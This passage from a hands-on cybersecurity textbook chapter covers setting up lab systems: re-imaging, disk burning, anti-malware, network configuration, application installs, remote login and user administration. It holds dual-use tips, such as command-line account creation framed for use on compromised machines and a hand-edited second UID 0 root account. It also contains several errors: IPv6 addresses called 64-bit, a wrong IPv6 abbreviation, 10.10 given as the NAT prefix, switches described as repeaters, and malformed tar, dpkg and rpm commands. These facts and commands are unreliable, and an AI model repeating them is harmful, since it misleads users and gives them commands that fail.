9. Note: Do not connect the system to the network until it is patched and secured with anti-malware (e.g. antivirus, software firewall); after you have taken those precautions, you can attach the network cable and test network connectivity.

Common network devices are modems, firewalls, routers, and switches. Modems connect an internal network to telecommunications networks, such as Digital Subscriber Line (DSL), T1, E1, T2, and E2 telecommunications provider services.[1]

Firewalls are network boundary devices enforcing rules for separation between internal and external network communications.

Routers interconnect network segments by routing and switching data using Internet Protocol (IP) addresses between segments. Routers also translate IP addresses and Media Access Control (MAC) addresses within network segments. Each network interface card (NIC) has a unique hardware (MAC) address.

For Ethernet, a network segment is considered a broadcast (one sends and all receive) domain between computers, whose NICs operate according to the Carrier Sense Multiple Access/Collision Detection (CSMA/CD) algorithm.

The terms network segment, subnet, and LAN are used interchangeably. The terms used in this book are consistent with cybersecurity industry practices. Similarly, the terms computer, machine, server, host, and box can be used interchangeably. You need to know this to communicate with other industry professionals.

Network switches are repeater devices that extend network segments by mirroring all broadcast signals to additional cable connections.

---

[1] T-carrier (T1, T2) services in the U.S., Japan, and Korea are E-carrier (E1, E2) services elsewhere. T1 is 1.544Mb/sec; and T2 is 6.312Mb/sec.

Re-Imaging Operating Systems

In any network or security shop, rebuilding systems is a way of life. People rebuild systems to recycle hardware or after a system failure. People also rebuild a system if it is seriously contaminated by malware, such as a rootkit. If systems are networked at a hacker convention or cybersecurity class, a rebuild is strongly recommended.

Windows

As a product of Microsoft, Windows is a licensed software package that must be purchased and installed legally. Ideally, you retain the original manufacturer installation disks that come with the system purchase. The original disks help you avoid a key headache: Microsoft Activation.

If you install from a non-manufacturer source, Microsoft requires that you activate your system. You can perform the activation via the Internet or a phone call to Microsoft's interactive voice response (IVR) system. One-off Windows purchases allow one activation per license key. Other ways to buy Windows may give a fixed number of activations, such as 10 from the same license key from Microsoft Action Pack Solution Provider Subscription (MAPS) or Microsoft Developer Network (MSDN) subscription. If activation is required, you see on-screen instructions after rebooting.

The following is a typical re-imaging sequence for the Windows OS:

1. Obtain the installation disks for Windows. Each network shop should retain a set of master re-imaging disks from each system purchase.
2. Verify that the system in not connected to the network. You will secure the system before you allow it on the production network.
3. Power on the machine and open the CD/DVD drive. Insert the first Windows install disk. Reboot or power down and restart. The first screen is the hardware boot screen (sometimes called the BIOS screen). Options will be offered for accessing the Boot Device Menu (usually F9 or F12). If the system does not automatically boot off the DVD then recycle the power and access the Boot Device Menu. In the Boot Device Menu, select CD/DVD using the arrow keys and and then press Enter.
4. Follow the on-screen instructions for installation. It is usually better to set the Administrator password after Windows boots because it is easy to get an inaccurate password at this stage of the installation, and that would require you to completely redo the installation process.
5. Insert a DVD containing device drivers for this system. Driver disks are provided with the hardware. Alternatively, you can download updated

drivers from the manufacturer's website, burn them to disk, and load them offline. Make sure that you install drivers for all of the major devices: display, keyboard, mouse, network, sound, CD/DVD, USB, and miscellaneous, depending upon what hardware and drivers are available.

6. The next three sections continue the installation instructions, including explaining how to download patches, burn CDs, transfer files, secure the network with anti-malware tools, and install applications.

Linux

The two largest Linux families are descendants of Debian and Red Hat, commonly called distributions or distros. There are also optional desktops for Linux variants, some of the most popular being KDE and Gnome. GUI applications are specialized for each desktop. Here are various sites where you can download popular Linux distributions for free:

- `www.backtrack-linux.org`: BackTrack/Ubuntu/KDE is a Debian Linux distribution with an entire suite of penetration test tools preinstalled. Read Chapter 5, "Security Tool Customization on Windows and BackTrack Linus," to find out more about BackTrack customization.
- `www.ubuntu.com/`: Ubuntu is a very popular OS, primarily for its command-line application installer, the `apt-get` command. An expanding open source community is creating numerous Ubuntu applications. Ubuntu installs Gnome desktop by default.
- `www.opensuse.org/en/`: openSUSE is the open source version of Novell's SUSE Linux. It is Red Hat derived and features optional KDE and Gnome desktops (or shells) configured by the installer. openSUSE includes a large number of pre-installed applications.
- `www.centos.org/`: Centos is descended from the Red Hat open source code and runs Gnome desktop by default. Centos bills itself as an enterprise OS. The optional Yum extender is a GUI tool that manages updates and application installations.
- `http://fedoraproject.org/en/get-fedora`: Fedora is an open source version of Red Hat Enterprise Linux, and it runs Gnome desktop.

NOTE **Check out the list of more than 600 Linux distributions at** `http://en.wikipedia.org/wiki/List _ of _ Linux _ distributions`**. Some names are quite surprising, such as Bhuddabuntu!**

Linux installation procedures are similar in sequence to Windows re-imaging (described earlier in this chapter). Depending upon the packages you choose, only the first two disks may be required for Red Hat Enterprise installation, or perhaps all six disks, as expected. Ubuntu, running as an ISO DVD can install itself onto a hard disk through a command like the following:

```
# ubiquity --desktop %k gtk_ui
```

This command launches a graphical installer GUI, which includes various installation options such as selection and resizing of disk partitions.

VMware

VMware Player cannot install new VMs, but VMware Workstation and ESXi can. It's easier to install a new VM with VMware Workstation because it works locally on your PC desktop. Use Workstation to create a new VM and then connect to the hardware CD/DVD on the host device. Insert the installer CD and install exactly the way you would install a physical machine. In Workstation choose VM ➪ Install VMware tools to get VM-specific drivers into the OS for networking and other functions.

Other OSes

Solaris installation works somewhat differently than other OSes, in that it enables you to perform network setup during the installation procedure. This requires more information upfront from local network administrators. It is a good idea to use these installation options, as manual setup requires significant research.

Burning and Copying CDs and DVDs

One of the easiest ways to transfer data is with external media, such as CDs and DVDs. Knowing how to burn disks on several platforms makes it possible to perform many other network operations. For example, you need to burn CDs when you re-image systems because you need to install system patches and antivirus protection without connecting the vulnerable system to the Internet.

There are many other ways to transfer information, such as through removable disks, the file transfer protocol command, and memory sticks. Note that memory sticks are banned in most government organizations and from many corporate networks because of the autoplay vulnerability (by default, Windows systems automatically run scripts on memory sticks, and serious virus incidents have been spread this way).

You can make several types of burns. CD-Rs have 700MB capacity and are inexpensive. DVDs have 4GB capacity and are considerably more expensive. The savings are significant if you buy disks in bulk quantities.

Treat CDs and DVDs with respect because they are easily scratched or soiled and rendered unusable. CD-R grooves are about 1.6 micrometers (um) wide, and DVD grooves are about .74 um. A human hair is about 80 um wide. That means scratches or debris on a disk that is only 2 percent the width of a human hair causes lost data. Always keep blank disks on a covered plastic spindle. Written disks should be stored in a paper/plastic sleeve or CD wallet.

Regular data disks CD-R and DVD store files. A completely different format called an ISO disk is also common for making bootable CD or DVD operating systems. For example, my reference BackTrack software is an ISO, as is other security test suites such as Helix and Caine. In Chapter 5, you find out how to customize BackTrack ISOs.

Windows

Various versions of Windows have built-in disk-burning software.

1. On newer Windows systems, insert a blank CD or DVD.
2. Shortly, an autoplay dialog should display and ask you if you want to burn audio files or data files. Choose data.
3. Now browse your folder and right-click on each file. Choose Send to DVD/CD-RW.
4. To finalize a CD-R disk, open My Computer, right-click, and then choose Close Session. Note that CD-R is a unique format that requires a finalization phase, usually called close session.

Another option on Windows is the program Magic ISO, which has a limited version available as shareware. Magic ISO can make data disks as well as bootable ISO disks from ISO images. Use Mode 1 ISO format for bootable data disks, mode 2/XA for video disks. The pay version of Magic ISO is required to burn large DVDs, such as BackTrack.

Linux

Instead of using the built-in command line CD/DVD software, try a convenient open source GUI called Brasero. On Red Hat Linux variants (such as RHEL, CentOs, and Fedora), you can use Yum extender to download and install Brasero. To install Brasero on Ubuntu, use the following command:

```
# apt-get install brasero
```

Brasero is very intuitive. Insert a blank disk. Choose the type of burn (copy disk, data disk, or ISO burn), confirm the disk selections, and launch.

VMware

In VMware Player, a CD/DVD drive can be connected to a VM using Device ➪ (*Device Name*) ➪ Connect. Then use the OS installation instructions provided earlier for the type of VM operating system, such as Windows autoplay when you insert a blank disk.

To install ESXi client software, point your Internet browser at the IP address of the ESXi server. The ESXi home page includes instructions for downloading the vSphere client. Install as directed and have your current network administrator establish an ESXi account. With your VM running in your vSphere console, insert a disc into the disk drive on the ESXi server hardware (or external burner), and then access the disk as appropriate for the operating system of the VM—for example, using Windows autoplay.

When creating a new VM, there is an option for the machine to save its simulated data disk in 4GB partitions. Choose this option because it enables you to relocate VMs by burning them to data DVDs.

Installing System Protection / Anti-Malware

An unprotected system directly exposed to the Internet has a life expectancy of about 10 minutes. That is the principle behind passive honeypots, which are machines purposefully exposed to the Internet in order to capture malware.

Antivirus is the most obvious protection that you should install, enable, and set for automatic updating (or at least semi-automatic updating). But there are several other important protections, and the range of protections needed is constantly rising as threats escalate. Because perimeter security is insufficient to combat current and future threats, the trend in protection is toward host-based security (HBS), which provides a full array of network defenses on each machine.

The security industry has not settled on the full scope of HBS, and actually implements its principles fairly poorly. No one company or open source project makes all the prerequisite pieces. In most environments, you have to use a hodge-podge of unintegrated “stovepipe” security solutions.

HBS can be implemented with a combination of location protections and services and enterprise services that manage local configurations and services. For example, an enterprise antivirus solution can update malware signature databases on machines throughout the network. A full-scope HBS would include technologies such as

- Antivirus
- Anti-spyware
- Firewall

- Intrusion detection
- Intrusion prevention
- Blacklisting
- Real-time integrity checking
- Periodic policy scanning
- Rootkit detection
- Patch management

NOTE **The** `mvps.org` **hosts file can be used to block spyware domains as described in Chapter 9. Blacklisting can also be done on a country-by-country basis; check out** `www.countryipblocks.net/`**. Another approach (one I don't particularly favor) is whitelisting, which limits access to IPs on an approved list. Some solution providers include McAfee, Coretrace, Savant, and Bit 9.**

Antivirus protection scans for malicious files. There are several types of scans: on-demand, scheduled, and continuous. On-demand and scheduled scans start at a discrete time and continue until all the requested files are scanned. Continuous scans are performed in near-real time as files are added or modified. Continuous scanning should also monitor volatile memory for malware; penetration test tools such as Meterpeter require no file system footprint (see Chapter 8).

Traditional antivirus protection recognizes malware through signatures, usually by matching the hash function of files with a known malware database. These databases must be updated frequently to catch the latest malware. It's recommended that you configure for automatic updating. The more innovative antivirus engines use behavioral malware detection, where the effect of a candidate file on a system is assessed either directly or through a virtual machine. Behavioral malware detection can discover zero day threats and targeted threats.

NOTE **Some targeted malware is crafted for customers of specific corporations and might never be included in general antivirus products.**

Anti-spyware searches for suspicious applications that might be collecting data without the users' knowledge. Spyware applications are often installed covertly, as the user is surfing a website.

Both antivirus and anti-spyware programs either quarantine or remove the malicious file. A quarantined file is temporarily disabled, usually by moving it to a sandboxed directory. An administrator may restore it.

A host-based firewall determines which ports are open and closed, as well as which applications are allowed to communicate on or over the network. An Intrusion Detection System (IDS) scans network traffic for potentially malicious packets and sends alerts and the packet to log files. An Intrusion Prevention

System (IPS) can dynamically block network traffic based upon alerts. A blacklist is a list of blocked domains, IPs, or IP address blocks. The blacklist prevents these IPs from communicating either outbound or inbound traffic (or both).

A real-time integrity check monitors key OS files for changes and alerts when it detects potentially malicious changes. A periodic policy scan checks the security settings of registry keys, Group Policy objects, services, and applications, alerting when it detects variation from accepted standards for secure systems.

Recommended configurations for OS and application security hardening (called benchmarks) are available from manufacturers, the government, and other sources. Perhaps the best OS and application benchmarks are available from the Center for Internet Security, which consolidates more than 50 best-practices benchmarks from multiple sources. You can find it at `www.cisecurity.org`.

TIP **Government-developed security benchmarks are available to the public at** `www.nsa.gov/ia/guidance/`**.**

Rootkit detection is a scan that seeks serious malicious system infections, which might evade other defenses by cloaking their activities from normal observations—for example, directory listings.

NOTE **The Microsoft Malicious Software Removal Tool is an example of a rootkit detector. As part of the Patch Tuesday automatic system update, this tool is updated and run monthly. However, it is not an ideal architecture for detection because it runs on the OS, and malware may manipulate the OS to hide itself. A more effective rootkit detector runs independently of the local OS, for example, from a bootable ISO disk.**

Patch management ensures that the OS and applications have the latest developer-recommended updates. Although OS patching is reasonably prompt in most organizations and homes, application patching remains a major vulnerability. Microsoft initiated a ritual monthly update called Patch Tuesday. It is the second Tuesday of each month and coincides with patch updates from many vendors.

WARNING **Release of patches gives significant clues to malicious users, who rush to attack unpatched systems on Exploit Wednesday, the day after Patch Tuesday, when many vendors release patches.**

The following sections focus on free anti-malware packages popular with the cybersecurity community. Be very cautious about your choice of free antivirus programs because there are thousands of packages available on the Internet that actually contain malware and ransomware. You can find a comparison of antivirus engines on `www.virustotal.com`. That website allows you to submit candidate malware and discover which engines alert for malware. Surprisingly, most of the freeware antivirus software covered here compares well with commercial solutions.

TIP **Vet the software you find on the Internet through trusted distribution sites, such as** www.cnet.com**,** http://sourceforge.net **and** www.virustotal.com**, but be aware that these sites are not foolproof.**

Windows

Some of the free antivirus packages for Windows are available from www.avast.com, www.clamav.net, http://free.avg.com, and www.malwarebytes.org. Some free anti-spyware packages are available from http://superantispyware.com and http://lavasoft.com (Ad-Aware). Free rootkit detection tools are available from www.safer-networking.org (Spybot S&D) and www.microsoft.com (Malicious Software Removal Tool).

As a first step, always update your antivirus databases to the latest releases, even if they're newly installed, and enable automatic updates.

Linux

The anti-malware market for Linux is considerably smaller than Windows; hence there are fewer offerings of both free and pay solutions. Some of the free antivirus packages for Linux are available from www.clamav.net and www.free.avg.com. Linux packages in general are less turnkey than Windows. For example, you can install Clamav on Ubuntu with the following command:

```
# apt-get install clamav
```

Similarly on Red Hat Linux, you can search and install Clamav using Yum extender. To update the Clamav antivirus signature databases twice a day, use the following command:

```
# freshclam  -d  -c 2
```

The `freshclam` command does an immediate update if invoked with no arguments. To run a Clamav scan on the entire file system, use the following:

```
# clamscan -r /
```

You can substitute a specific directory path to scan a subset of the file system. Learn how to automate Clamav scans by using the Cron examples in Chapter 9.

The best way to verify an ISO or downloaded data is to run a hash against it. A hash is the output of a program that calculates a unique digital value for a block of program or data. Even a single bit change can significantly change hash values.

VMware

The VMware infrastructure, which in the ESXi release contains no other OS code, generally requires no anti-malware on its own. However, the guest VM operating systems require the same protection that you would afford any OS.

SEED LABS

The SEED labs for this section include the Linux Capability Exploration Lab under the Exploration Labs category. This lab explains principles of Linux security, such as Role-Based Access Controls. Access the SEED labs at `http://www.cis.syr.edu/~wedu/seed/all _ labs.html`**.**

Setting Up Networks

Successfully getting a system communicating on a network is a basic competency of both network administration and hands-on cybersecurity. There are two major variations for getting network connectivity: static IP and dynamic IP. The choice is based on convention for your LAN. Dynamic IPs require a Dynamic Host Configuration Protocol (DHCP) server to issue new IP addresses. Static IPs are assigned by network administrators and are manually configured.

The two major IP versions are IPv4 and IPv6. IPv4 uses 32-bit addresses, denoted by four 8-bit numbers, called dotted decimals, such as 64.94.107.15. IPv6 addresses are 64 bit and denoted by eight 16-bit hex numbers separated by colons. A single string of zeros in an IPv6 address can be abbreviated, for example:

> 2a1b:9ce:0:0:0:0:0:d1 is equivalent to 2a1b:9ce:::::d1.

A block of addresses is called Classless Inter-Domain Routing (CIDR) notation. A CIDR number for an 8-bit (256 IP address) range is 24 = 32 – 8 (IPv4), or for a 48-bit range it is 80 (= 128 – 48). For example, a CIDR for an 8-bit block of 256 addresses is denoted as 10.10.10.10/24, and a 48-bit block of 2^{48} addresses is denoted as 55d::::::23f/80.

Each NIC has a unique hardware (MAC) address assigned by the manufacturer. The first set of numbers in a MAC address indicates the hardware manufacturer. The IP address is the unique network-wide logical number of the machine. Most wide area networks (WANs) and LANs use network address translation (NAT), which creates a virtual address space, isolated from the Internet. In IPv4, the prefix 192.168 and 10.10 are assigned to NAT addresses. An entire NAT subnet is exposed to the Internet as a single or a block of publicly assigned IP addresses, as managed by a firewall or Internet router. NAT is completely transparent to individual machines.

The DHCP server can set up all the network settings automatically through network discovery; it essentially broadcasts messages to the host to establish connectivity (See DHCP in Chapter 6). Otherwise, you can establish a static IP manually.

Static network connections require a handful of settings—IP address, subnet mask, and default gateway—to be able to communicate on an IP network. You can also add a name server for name resolution if you are using Windows Internet Name Service (WINS) or Domain Name System (DNS). Obtain all of these values from a network administrator. The subnet mask indicates the address range of the subnet where the machine is connected. Its value is the inverse of a CIDR, but in IPv4 or IPv6 notation. For example, the mask for a /24 subnet is 255.255.255.0 or in IPv6 for a /120 subnet is ffff:ffff:ffff:ffff:ffff:ffff:ffff:ff00.

NOTE **A security test, limited to a single subnet, could manage without a name server or gateway by using hardware (MAC) addresses or the Address Resolution Protocol (ARP) to discover MAC addresses.**

Name servers use DNS Internet standards. DNS servers translate Internet domain names into IP addresses and vice versa. For example, one of the DNS results for Google.com is 74.125.229.20. DNS can also translate between local machine names and IP addresses.

The default gateway is the IP address of the network router managing this subnet. All traffic destined to go outside the subnet must pass through the gateway. The name server is the preferred DNS server.

Windows

The network initialization procedure for newer Windows systems includes:

1. Select Start ➪ Control Panel ➪ Network Status and Tasks and then click Manage Network Connections in the left navigation bar. (Older Windows OSes enable you to access the network connections window directly by clicking on the network icon in the task tray.)
2. Double-click the Local Area Network icon and then click the Properties button.
3. Select IPv4 or IPv6 protocol and click the Properties button.
4. Choose either static IP or automatic (DHCP) and then choose static or dynamic DNS.
5. For static IP, fill in the IP address, subnet mask, default gateway, and (if static DNS) the preferred DNS server(s).
6. Click the OK button twice and then click the Close button to confirm the settings.

Useful command-line options for managing network connections include `ipconfig`, `ping`, `nslookup`, and `nbtstat`. Immediately after IP setup, use `ipconfig` to confirm the IP address and the default gateway at the Windows command line. Invoke the command-line tool with the following menu command: Start ➪ All Programs ➪ Accessories ➪ Command Prompt. Ping the gateway to confirm connectivity, for example:

```
C:\> ping 10.10.100.1
```

Failures at these early network stages are common. *As a general rule, always check your hardware connections first.* Is your network cable plugged in? Do lights on the network devices indicate normal activity, compared to known good connections? Double-check your settings with `ipconfig`. Try pinging another host. To probe further, go back to the network configuration dialog and double-check. Try changing one thing at a time and retesting, such as a single setting, IP number, or hardware component. Prove what works and what does not and then isolate the error and fix it. For example, try a different machine on the same cable to prove that nothing upstream of the NIC is at fault.

Use `nslookup` on a well-known domain to confirm connectivity to the name server, for example:

```
C:\> nslookup google.com
```

If this fails, try pinging the name server's IP address and then recheck the network settings. Use a systematic debugging approach as described earlier.

As a final test, retrieve a web page using the browser. When this works, you are successful! The machine is communicating with the LAN and the Internet.

Linux

For dynamic IP (DHCP), use the `ifup` command to automatically configure network settings:

```
#ifup eth0
```

The effect of this command is controlled by `/etc/network/interfaces`, with an entry such as

```
auto eth0
iface eth0 inet dhcp
```

Set up a static network with the command-line commands `ifconfig` and `route`, as well as the file `/etc/resolv.conf`. For example, as a first step, configure a DNS name server at 10.10.100.100 with

```
# echo "nameserver 10.10.100.100" >> /etc/resolv.conf
```

Set up the static IP address and subnet mask as follows:

```
# ifconfig eth0 10.10.100.10/24
```

Note the use of /24 in CIDR notation. Then set up the gateway like this:

```
# route add default gw 10.10.100.1
```

Verify both settings with the `ifconfig` and `route` status commands:

```
# ifconfig
# route
```

As on Windows, use `ping` and `nslookup` to verify network setup, and use a systematic debugging approach. You can use `wget` as an alternative to the browser to verify Internet connectivity. The `wget` command retrieves a web page and saves it to a local file, `index.html`, as shown in the following example:

```
# wget google.com
```

VMware

As I explained in the re-imaging section, VMware Tools contains necessary drivers and must be installed for networking to function. Select VM ➪ Install VMware Tools to install it.

VMware has three networking modes:

- Bridged mode is equivalent to putting the guest VM on the local subnet. It must have its own IP address within the local CIDR. The network setup for the guest OS is just like Windows, Linux, and other OSes.
- VMware NAT mode creates a virtual switch between the VM host and the VM guest. VMware selects an alternative NAT address range and assigns an address to the VM guest.
- Host-only mode restricts the guest networking to the local host.

Set the mode using Device ➪ Network Connections in VMware Player.

Networking VMs have posed many unexpected problems in my practical experience. For example, after getting a Solaris VM networked on one ESXi box without too much effort, I migrated the same VM to another ESXi box and hit a brick wall; nothing worked. After numerous debugging trials and much Internet research, I began to see the light and developed the following approach to networking a Solaris VM running on ESXi. This is a distillation of several of the approaches I found on the Internet, none of which yielded the complete answer as shown here:

1. Install VMware tools on the running Solaris VM.

   ```
   # shutdown -g 0 -y                    (immediate shutdown)
   ```

2. In vSphere Client, right-click Solaris VM ➪ Power Off.
3. Right-click VM ➪ Edit Settings.
4. On the Hardware tab, click the Add button.

5. Select Ethernet Adapter.
6. Configure the adapter for vmxnet3 driver.
7. Click the OK buttons twice to confirm.
8. Right-click Solaris VM ➪ Power On.
9. After reboot, log in to the Solaris VM.
10. In the terminal, use `su` to become root.

The following sequence of commands, typed into the Solaris shell of a virtual machine, will configure networking:

```
#ifconfig vmxnet3s0 plumb
#ifconfig e1000g0 unplumb
#mv /etc/hostname.e1000g0 /etc/hostname.vmxnet3s0
#reboot
#ifconfig vmxnet3so 10.10.100.10 netmask 255.255.255.0 up
#route add default 10.10.100.1
#echo "nameserver 10.10.100.100" >> /etc/resolv.conf
```

Note that there are idiosyncrasies used here from both Solaris and VMware that don't appear in other OSes which you must master and combine to develop a solution like this. But after you have a working solution documented, repeating it is fast and easy.

TIP I recommend that you take care to always shut down your VM OSes properly. Windows VMs are especially prone to break otherwise. Also, I strongly suggest that you do not reconfigure hardware and other VM machine settings on Windows VMs after the OS is activated. Changes may result in another Microsoft activation challenge.

In general, use the systematic debugging approach explained in the "Windows" section to resolve such challenges on your own networks. Always document your answers so that you can repeat the solution without repeating all the hard-won research.

Other OSes

Installed physically (not VM), Solaris uses somewhat different command-line syntax than Linux. The command sequence for a static IP on Solaris interface e1000g0 is the following:

```
# echo "nameserver 10.10.100.100" >>  /etc/resolv.conf
# ifconfig e1000g0 10.10.10.10 netmask 255.255.255.0 up
# route add default 10.10.100.1
# ifconfig –a
```

The final command verifies the setup status.

Installing Applications and Archiving

Application installation procedures are dependent on the OS type. If an installer GUI is available, onscreen instructions provide the procedures for most applications. Before installation, it might be necessary to unpack an archived folder; common archive procedures are covered in this section.

Windows

Archiving tools are built into Windows OS, and you can access them using the context menu.

1. Right-click and choose Send To ➪ Compressed Folder to compress to `*.zip` format.
2. To unpack a zipped file, double-click to open it, press Ctrl+A to select all files, and then navigate to the desired folder and press Ctrl+V to paste the files in the new location.

Before you install an application, check to see if an older version is already installed and uninstall it.

1. First look in Start ➪ All Programs under the developer name (for example, Apple or Microsoft) to see if there is an uninstaller script.
2. With the Control Panel set to Windows Classic View, select Start ➪ Control Panel ➪ Add/Remove Programs.
3. Find the program in the list and double-click it; then click the Uninstall button. Follow the onscreen instructions to uninstall the program.

Download the application from a legitimate source or insert the install disk.

1. If the disk autoplays then select Start ➪ Computer and double-click the disk.
2. Search the disk for a `Setup.exe` script or equivalent. Double-click `Setup.exe` or another installer script and follow the onscreen instructions to complete the installation. In general, choose the default installation settings.

Microsoft Office, Core Impact, and applications from many other vendors require activation after installation, similar to the procedure for activating Windows. Use the provided license key when challenged for the activation codes.

Linux

Applications are often downloaded in archive formats. Some common archive formats include tar file (`*.tar`), tar ball (`*.tar.gz`), and zip file (`*.zip`). The unpack command lines for these formats are as follows:

```
File List: # ls -hal
Tar File:  # tar -xvf tarfile.tar
Tar Ball:  # tar -xvfz tarball.gz
Zip File:  # unzip zipfile.zip
```

The `tar` command-line options include `-x` for extract, `-f` for file, `-v` for verbose mode, and `-z` to apply gzip/ungzip transparently. To compress, use the `-c` or `-cZ` option followed by a list of files, for example, the wildcard `*`.

Manual installation of Linux applications can depend upon the Linux family. For Debian Linux variants (such as Ubuntu), use the Debian package manager command, `dpkg`, to install `*.deb` binaries. For Red Hat variants use the Red Hat package manager command, `rpm`, to install `*.rpm` binaries. Download the installer file from a legitimate source and use the command line to install, as shown in the following examples:

- **Debian:** `# dpkg application.deb`
- **Red Hat:** `# rpm application.rpm`

If an automatic install tool is available it's preferable to use it rather than performing manual installation. For example, on Ubuntu use the `apt-get` command, or on Red Hat variants use Yum Extender. The `apt-get` command and Yum automatically manage the uninstallation of older versions and reinstallation of applications.

Consult the manual pages (the `man` command) to discover the options for commands on your specific Linux/Unix distribution. You can also perform keyword searches of the man pages using the `apropos` command.

Some applications require the development of unique installation procedures. You can package these as scripts to avoid reinvention. For example, the commercial pen testing tool, Canvas, has an installer script inside its tar ball, which means that you must unpack the archive and extract the installer script in order to run the installer (on the packed archive). It is enough of a process to warrant a reusable script. The resulting custom installer script includes the following:

```
#!/bin/bash
cd /opt/immunityinc
rm -rf CANVAS*
mv /root/CANVAS* .
tar -zxvf CANVAS*
mv /opt/immunityinc/CANVAS*.tar.gz /tmp/CANVAS.tar.gz
cd /opt/immunityinc/CANVAS*/installCANVAS
./installCANVAS.sh
```

The script changes to the installation directory, deletes the old version recursively (`-r`) and forced (`-f`). The tar ball containing the new version is copied to the installation directory and unpacked. The tar ball is moved to `/tmp` (where expected) and the install script is executed.

VMware

Application installation in VMware should work exactly like the procedure for the guest OS—that is, Windows or Linux. See the "Burning and Copying CDs and DVDs" section for information about connecting CD/DVDs to VMware guest OSes.

Other OSes

Apple Macintosh OS X uses the `*.dmg` format for its installers. Double-click the `*.dmg` file to open the file in Finder (the file manager), and then double-click the installer icon and follow the on-screen directions (usually, click the Open button).

Solaris's `tar` command does not have a `-z` option, so you must explicitly use `gzip` and `ungzip` on the command line.

Customizing System Management Controls and Settings

This section is a general introduction to system management controls. Subsequent sections cover specific uses of these controls.

Windows

There are several ways to access the system management controls in Windows:

- Control Panel's Administrative Tools folder
- My Computer (right-click and select Manage)
- Run command

Select Start ➪ Run with the string `mmc` to open an empty Microsoft Management Console (MMC). The last method of the three bullets above yields the most console options. Use File (formerly Console) ➪ Add/Remove Snap-in. Select a management function and click OK.

Options include management of devices, disks, events, services, users, group policy objects, and others. Some of the command-line tools for network administration include the following:

- `netstat`, `nbtstat`, `netsh`: Network status and settings
- `net use`, `wmic`: Remote access and remote management

- `sc`: Service management
- `wmic`, `taskkill`: Process management
- `net user`: Management user accounts

Linux

Gnome and KDE desktops provide access to system management controls via GUI tools; however, the command-line tools are much more portable and standardized across Linux releases. Later sections in this chapter cover the use of several key commands. A small sample of the major system management commands includes the following:

- `netstat`: List active network connections and net services
- `dmesg`: Check system messages
- `df`: Check disk space
- `ps`, `kill`: Process management
- `Mount`, `umount`, `fdisk`: Manage disks
- `useradd`, `usermod`, `userdel`, `passwd`: Manage user accounts

VMware

The ESXi vSphere console provides many system management controls. Click in the left navigation to select the overall appliance (for user account management and overall settings) or an individual VM, and then right-click and choose Edit to modify its settings. VMware Workstation menus provide similar management functionality for individual VMs.

Other OSes

Solaris system management commands are similar to Linux, but the command-line syntax and options can vary significantly. Use man pages and online examples to clarify.

Managing Remote Login

Remote login is a necessity for network administrators and many security professionals. Rack-mounted machines and VMs on shared infrastructures do not have dedicated consoles; so, remote login or KVM are your only options. Remote security testing and remote system administration (for example, in a cloud hosting facility) are increasingly commonplace.

There are two major variations of remote login: desktop login and command-line login. Remote desktop login displays the GUI remotely, enabling mouse-driven operations. In full-screen mode, the user experience is nearly identical to a local login. Command-line login only displays the command shell.

Windows

Select Start ➪ All Programs ➪ Accessories and look for a Remote Desktop Connection application. (It's in the System subfolder on some Windows machines.) Invoke this application, set the IP address, and click Connect. A login screen displays; log in normally.

From Linux, you can log in to Windows using the `rdesktop` command-line option with `Windows IP` as its argument. Both of these remote methods use the Remote Desktop Protocol (RDP), port 3389, by default. Another protocol for remote desktop login is Virtual Network Computing (VNC) using alternative client software.

Linux

Linux can support remote desktop login using RDP and VNC. Protocols for command-line login include the encrypted Secure Shell (SSH) and unencrypted telnet. The SSH service is enabled by default on Red Hat Linux variants. From BackTrack Ubuntu, SSH is set up from the GUI using:

1. K ➪ Services ➪ SSH ➪ Setup SSHD
2. K ➪ Services ➪ SSH ➪ Start SSHD

SSH is also the protocol that enables Secure File Transfer protocol (SFTP) file transfers. To use SSH and SFTP services remotely from Linux, use the following command:

```
# ssh MyUserName@10.10.100.10
```

Then use normal Linux commands to administer the remote system.

VMware

Log in a shared VMware infrastructure for access to VM desktop consoles.

1. For ESXi from a Windows system, use Start ➪ All Programs ➪ VMware ➪ vSphere Client.
2. Enter the IP address of ESXi, username, password, and then click Connect.
3. In the navigation, expand the folder labeled with the IP address. Click to select a VM and then click the Console tab. If necessary, right-click the VM in the navigation and select Power ➪ Power On.

4. Click inside the Console tab and press Ctrl+Alt+Enter to switch to full screen mode. Ctrl+Alt+Enter again to switch back.
5. Type Ctrl+Alt+Insert, to actually send Ctrl+Alt+Enter to a VM (as needed by Windows).

Managing User Administration

User administration includes creating and deleting accounts and their attributes such as passwords, administrative privileges, and group membership.

Windows

User administration is most easily done through the Windows GUI.

- On newer Windows systems, double-click User Accounts in the Control Panel.
- On Windows Server, access the management console (right-click and select Manage on My Appliance), click Local Users and Groups, and then double-click Users.

At this point, as an administrative user, you can manage user accounts: create accounts, delete accounts, set up group membership, assign administrative privileges, change account names, and change passwords.

Security testers want to know the command-line equivalents for operations because remote access to a compromised machine is most likely to be at the command line. Table 4-1 shows some command-line examples for user management.

Table 4-1: Windows Command-Line Options for User Management

WINDOWS COMMAND	COMMENT
`C:\Users> net user`	User list
`C:\Users> net user MyNewAccount pazzw0rd /add`	Create account
`C:\Users> net localgroup`	Group list
`C:\Users> net localgroup Administrators`	Users in group
`C:\Users> net localgroup Guest MyNewAccount`	Add user to group
`C:\Users> net user MyNewAccount/del`	Delete user

Linux

Table 4-2 shows the analogous Linux commands for user management.

Table 4-2: Linux Command-Line Options for User Management

LINUX COMMAND	COMMENT
`# cat /etc/passwd`	User list
`# useradd -d /home/MyAccount MyAccount`	Create account
`# groups`	Group list
`# cat /etc/group`	Users in group
`# usermod -G admin -a MyAccount`	Add user to group
`# userdel MyAccount`	Delete user

To give an account root privileges (UID 0) and use the Bash command shell by default, you can modify the `/etc/passwd` file directly by changing the line:

```
MyAccount:x:1000:112:/home/MyAccount:/bin/sh
```

to

```
MyAccount:x:0:0:/root:/bin/bash
```

Having a redundant root account is an unorthodox choice; however, doing things in locally standard, but externally unexpected, ways can improve security. For example, changing your Windows `%systemroot%` to an unexpected location can mislead attackers.

VMware

Each VM has user accounts that are administered exactly like physical machines running the same OS. VMware infrastructures supporting multiple users also require accounts.

1. To administer accounts on ESXi, log in to a privileged account such as `root` using a vSphere client.
2. In the navigation, click the IP address and then click the Users & Groups tab.
3. Right-click the user list and select Add.
4. Fill in the fields, including a unique UID, add groups, and click OK.
5. Open the Permissions tab, right-click the new user, and escalate the role to Administrator.

From the Users & Groups tab you can also right-click to edit or remove accounts. This works similarly on the Groups subtab.

Managing Services

